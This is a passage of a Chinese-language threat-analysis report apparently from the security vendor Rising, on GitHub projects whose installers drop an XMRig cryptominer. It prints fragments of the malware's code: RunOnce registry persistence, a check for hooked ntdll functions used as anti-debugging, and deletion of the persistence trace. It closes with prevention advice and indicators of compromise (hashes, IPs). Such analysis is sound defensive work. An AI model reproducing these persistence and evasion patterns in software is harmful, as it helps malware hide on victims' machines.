    regFuncPtr3,
    regFuncPtr4,
    regFuncPtr5,
    regFuncPtr6,
    regFuncPtr7,
    regFuncPtr8,
    regContextParam,
    L"Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce",
    regValueName,
    regValueData
);

if (!isRegWriteSuccess)
{
    LogDebugInfo("main_second.cpp : 546 : LoadFromMemoryW(clean): failed
BasedNtCurrentUserCheckSetRegValueWStr(), exit\n");
    LogDebugInfo("main_second.cpp : 547 : DTRACEExit macro using ntAbort()\n");
    TerminateProcessWithCode(547);
}

```

导出函数WWinMainThird分析

反调试检测，检测要使用的Windows核心函数是否被挂钩等。

```
*ntdllFuncAddrPtr = GetNtFunctionAddress(pebContext, funcName);
if (!*ntdllFuncAddrPtr)
{
    LogDebugInfo("Bootstrap.cpp : 31 : DTRACEXit macro using ntAbort()\n");
    TerminateProcessWithCode(0x1Fu);
}
DWORD funcMemSignature = 0;
if (!CheckNtdllFuncHook(*ntdllFuncAddrPtr, &funcMemSignature))
{
    LogDebugInfo("Bootstrap.cpp : 37 : Bootstrap1NtFunction(): suspect PEB ntdll %s() is
hooked, g_%s = %016X\n");
    UINT8* funcMemPtr = (UINT8*)*ntdllFuncAddrPtr;
    for (int i = 0; i < 0x20; ++i)
        LogHexByte("%02X", funcMemPtr[i]);
    LogDebugInfo("\n");
    LogDebugInfo("Bootstrap.cpp : 42 : DTRACEXit macro using ntAbort()\n");
    TerminateProcessWithCode(0x2Au);
}
bool isFuncValid = VerifyNtdllFuncSignature(funcMemSignature);
```

痕迹清理，如删除持久化注册表痕迹。

```
const wchar_t* regValueName = GetRegValueName(regGlobalConfig);
if (!DeleteRunOnceRegistryValue(
    regFuncPtr1,
    regFuncPtr2,
    regFuncPtr3,
    regFuncPtr4,
    regFuncPtr5,
    regFuncPtr6,
    regFuncPtr7,
    L"Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce",
    regValueName
))
{
    LogDebugInfo("main_third.cpp : 242 : LoadFromMemoryW(clean): failed
BasedNtCurrentUserDeleteRegValueWStr(), exit\n");
    LogDebugInfo("main_third.cpp : 243 : DTRACEXit macro using ntAbort()\n");
    TerminateProcessWithCode(0xF3u);
}
LogDebugInfo("main_third.cpp : 246 : Success: key deleted: %s\n");
```

XMRIg挖矿程序

字段	内容
MD5	E6DDE8B35D053DFFE4113F9D4EAD4B47

字段	内容
文件大小	1.14 MB (1,196,032 字节)
文件类型	DLL
病毒名	HackTool.XMRMiner!1.12867


XMRIG挖矿程序相关版本为：XMRIG 6.21.0。

XMRig 6.21.0	
Usage: xmrig [OPTIONS]	
Network:	
-o, --url=URL	URL of mining server
-a, --algo=ALGO	mining algorithm https://xmrig.com/docs/algorithms
--coin=COIN	specify coin instead of algorithm
-u, --user=USERNAME	username for mining server
-p, --pass=PASSWORD	password for mining server
-O, --userpass=U:P	username:password pair for mining server
-x, --proxy=HOST:PORT	connect through a SOCKS5 proxy
-k, --keepalive	send keepalived packet for prevent timeout (needs pool support)
--nicehash	enable nicehash.com support
--rig-id=ID	rig identifier for pool-side statistics (needs pool support)
--dns-ipv6	prefer IPv6 records from DNS responses
--dns-ttl=N	N seconds (default: 30) TTL for internal DNS cache
-r, --retries=N	number of times to retry before switch to backup server ...
-R, --retry-pause=N	time to pause between retries (default: 5)
--user-agent	set custom user-agent string for pool
--donate-level=N	donate level, default 1%% (1 minute in 100 minutes)
--donate-over-proxy=N	control donate over xmrig-proxy feature
CPU backend:	
--no-cpu	disable CPU mining backend
-t, --threads=N	number of CPU threads, proper CPU affinity required for some ...
--cpu-affinity=N	set process affinity to CPU core(s), mask 0x3 for cores 0 and 1
-v, --av=N	algorithm variation, 0 auto select
--cpu-priority=N	set process priority (0 idle, 2 normal to 5 highest)
--cpu-max-threads-hint=N	maximum CPU threads count (in percentage) hint for autoconfig
--cpu-memory-pool=N	number of 2 MB pages for persistent memory pool, -1 (auto), 0 ...
--cpu-no-yield	prefer maximum hashrate rather than system response/stability
--no-huge-pages	disable huge pages support
--huge-pages-jit	enable huge pages support for RandomX JIT code
--asm=ASM	ASM optimizations, possible values: auto, none, intel, sse4

关联分析

通过关联追溯发现，Github上的用户annh9b的发布的项目JPEGView-Static中提供的安装包Installer_JPEGView-Static_v1.4.0.0.msi存在恶意程序，攻击手法和上述案例一致。

字段	内容
文件名	Installer_JPEGView-Static_v1.4.0.0.msi
MD5	e46422b35007a3fd7906dd343f1d2254
文件大小	3.75 MB (3,940,352 字节)



Github上另一个用户federicadomani近期也发布了点击器项目AutoClicker2-Record-Play-The-Lists-of-Mouse-Clicks，该项目中提供的MSI安装包Installer_AC2RecordPlay_v5.9.10.0.msi被证实同样存在恶意程序，其攻击手法也和上述案例一致。

字段	内容
文件名	Installer_AC2RecordPlay_v5.9.10.0.msi
MD5	6cf237de01fe084b92116431396e550a
文件大小	3.75 MB (3,940,352 字节)

github.com/federicadomani/AutoClicker2-Record-Play-The-Lists-Of-Mouse-Clicks

federicadomani / AutoClicker2-Record-Play-The-Lists-Of-Mouse-Clicks Public

<> Code Issues 7 Pull requests 2 Actions Projects Security Insights

master 1 Branch 33 Tags Go to file Code

federicadomani Added new page - i18 FAQ in English, Spanish, Hindi, Traditional Chinese 2b64d99 · 4 days ago 250 Commits

AutoClicker	Add actual source code for v5.9.9.0 in the AutoClicker folder	last month
Installer	Add actual source code for v5.9.9.0 in the AutoClicker folde...	last month
screenshots_new	New version 5.9.9.0: fixed issue #18; brand new MSI Windo...	2 months ago
README.md	Added new page - i18 FAQ in English, Spanish, Hindi, Tradit...	4 days ago
favicon.ico	New version 5.9.9.0: fixed issue #18; brand new MSI Windo...	2 months ago
favicon2.ico	New version 5.9.9.0: fixed issue #18; brand new MSI Windo...	2 months ago
favicon_256_source.png	New version 5.9.9.0: fixed issue #18; brand new MSI Windo...	2 months ago
windows.svg	Add Spanish translations	last year

在安装包中，我们发现了同名且相似功能的恶意模块UnRAR0.dll以及加密压缩包QmQ.rar。

InstallConfig_dll	2026/3/3 15:56	文件	121 KB
InstallConfigDll_QmQ_rar	2026/3/3 15:56	文件	2,056 KB
InstallConfigDll_UnRAR0_dll	2026/3/3 15:56	文件	134 KB
InstallConfigDll_UnRAR64_dll	2026/3/3 15:56	文件	314 KB
MyAppExe	2026/3/3 15:56	文件	327 KB
MyAppExe_license_rtf	2026/3/3 15:56	文件	43 KB
MyAppExe_AutoClicker2Ex_exe	2026/3/3 15:56	文件	313 KB

QmQ.rar压缩包内含组件和上述相似，最终也会执行XMRIG挖矿程序。

名称	修改日期	类型	大小
 _tcc64	2025/10/19 3:25	文件夹	
 _license.rtf	2026/1/16 4:17	RTF 格式	43 KB
 build_by_tcc64_all.bat	2026/1/22 0:28	Windows 批处理...	1 KB
 clean_by_tcc64_all.bat	2026/1/22 0:28	Windows 批处理...	1 KB
 libtcc.dll	2024/6/6 22:58	应用程序扩展	153 KB
 libtcc_mainsvc0.c	2026/1/22 0:28	C 源文件	4 KB
 libtcc1-64.a	2017/12/17 9:27	A 文件	41 KB
 llibtcc_mainsvc0_payload.c	2026/1/22 0:28	C 源文件	2 KB
 llibtcc_mainsvc0_payload2.c	2026/1/22 0:28	C 源文件	3 KB
 manifest.res	2024/7/22 2:18	Compiled Resou...	3 KB
 MemoryModule.h	2026/1/22 0:28	C Header 源文件	5 KB
 MemoryModule_nih.c	2026/1/22 0:28	C 源文件	39 KB
 osdmnus_uni_source.c	2026/1/22 0:28	C 源文件	4,505 KB
 osdmnusur	2025/10/21 5:18	文件	1 KB
 run_by_tcc64_all.bat	2026/1/22 0:28	Windows 批处理...	1 KB
 svcfdomma	2025/9/29 21:02	文件	791 KB
 UnRAR64.dll	2024/6/6 22:58	应用程序扩展	314 KB
 unreg_by_tcc64_all.bat	2026/1/22 0:28	Windows 批处理...	1 KB

除了最新发布的点击器项目，早在2018年，[federicadomani](#)用户就利用项目 [Sudoku-Game-Solver-Generator](#) 中提供的安装程序 [Setup_SudokuGameSolverGenerator_1_0_1_0.exe](#) 投递病毒，并且攻击者利用傀儡账号在 [virustotal](#) 评论中谎称这是安全程序欺骗受害者。

字段	内容
文件名	Setup_SudokuGameSolverGenerator_1_0_1_0.exe
MD5	8dc4e3e4926561153d66d3818a5094ae
安装包类型	Inno Setup Module(5.5.7)
文件大小	2.14 MB (2244685 bytes)

federicadomani / Sudoku-Game-Solver-Generator Public

Code Issues 1 Pull requests Actions Projects Security Insights

Releases / v1.0.1.0

Sudoku Game Solver Generator version 1.0.1.0 Latest Compare

federicadomani released this Sep 11, 2018 v1.0.1.0 02f4111

Sudoku Game Solver Generator version 1.0.1.0 has been released. Project has been resumed after 1 year of silence!

SHA256(Setup_SudokuGameSolverGenerator_1_0_1_0.exe)= 9009ea3f195a14a77e535fc07463cd57f0a7e4655747cd38c118b72a3b6e9039.

Assets 3

Setup_SudokuGameSolverGenerator_1_0_1_0.exe	2.14 MB	Sep 11, 2018
Source code (zip)		Sep 11, 2018
Source code (tar.gz)		Sep 11, 2018

3 / 69 Community Score 48

3/69 security vendors flagged this file as malicious

Follow Reanalyze Download Similar More

9009ea3f195a14a77e535fc07463cd57f0a7e4655747cd38c118b72a3... Size 2.14 MB Last Analysis Date 2 years ago

Setup_SudokuGameSolverGenerator_1_0_1_0.exe

peexe overlay runtime-modules detect-debug-environment calls-wmi direct-cpu-clock-access long-sleeps


EXE

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT TELEMETRY **COMMUNITY 3**

Voting details (3)


 deleted_user 1 year ago +23	 tomeddenberg 7 years ago +1	 eleonora_milkova 7 years ago +24
---	---	--


Setup_SudokuGameSolverGenerator_1_0_1_0.exe中内含的恶意程序名称和上述案例相似以及恶意程序中的部分代码和输出日志也和上述案例十分相似。



攻击过程可视化(EDR)

瑞星EDR上详细记录了主机上的程序活动，通过威胁可视化调查功能，可以对本次攻击过程进行还原以及关系网展示。图中展示了本次攻击活动中涉及到的进程等情况。





总结

在本次事件中，攻击者通过在 [GitHub](#) 开源项目中隐秘植入恶意安装包，不仅实现了长达数年的长期潜伏，还利用开源软件天然的信任度与庞大的受众群体，极大地扩展了恶意代码的感染范围。这是一起精心策划且具有高度隐蔽性的典型开源组件“投毒”攻击。

此类事件再次敲响了软件供应链安全的警钟：开源代码的安全性及其分发渠道的可靠性，已成为网络空间防御体系中不可忽视的关键阵地。面对日益复杂的供应链威胁，仅靠单节点的防御已难以为继。唯有依靠社区开发者、平台方、安全厂商及终端用户的多方协同，在“代码提交、安全审查、组件构建、发布分发”的全生命周期中建立起动态防御与信任验证机制，才能有效阻断此类高级隐蔽投毒事件的发生，共同捍卫开源生态的健康、透明与繁荣。

预防措施

1. 不打开可疑文件。

不打开未知来源的可疑的文件和邮件，防止社会工程学和钓鱼攻击。

2. 部署网络安全态势感知、预警系统等网关安全产品。

网关安全产品可利用威胁情报追溯威胁行为轨迹，帮助用户进行威胁行为分析、定位威胁源和目的，追溯攻击的手段和路径，从源头解决网络威胁，最大范围内发现被攻击的节点，帮助企业更快响应和处理。

3. 安装有效的杀毒软件，拦截查杀恶意文档和木马病毒。

杀毒软件可拦截恶意文档和木马病毒，如果用户不小心下载了恶意文件，杀毒软件可拦截查杀，阻止病毒运行，保护用户的终端安全。

瑞星ESM目前已经可以检出此次攻击事件的相关样本



4. 及时修补系统补丁和重要软件的补丁。

沦陷信标 (IOC)

- MD5

```
93C9C76F1AE704C49012D64FD403FD1D
608A39C30AE84C2BAABEF879C63DB42F
0F941E310BD06D4A06A0A1429FEE002F
1A789591EA4B6F19C7EA8F5225F89076
11560439276D0603BCF8FC18B5E12B11
BB75B25FD9479F5DD4163A65DF0EAEB7
E6DDE8B35D053DFFE4113F9D4EAD4B47
8dc4e3e4926561153d66d3818a5094ae
6cf237de01fe084b92116431396e550a
```

- IPV4

```
45.61.165.148
179.43.151.150
185.141.216.185
72.60.143.139
```

- 瑞星病毒名

Dropper.Agent!1.13AD7

Backdoor.Agent!1.13B88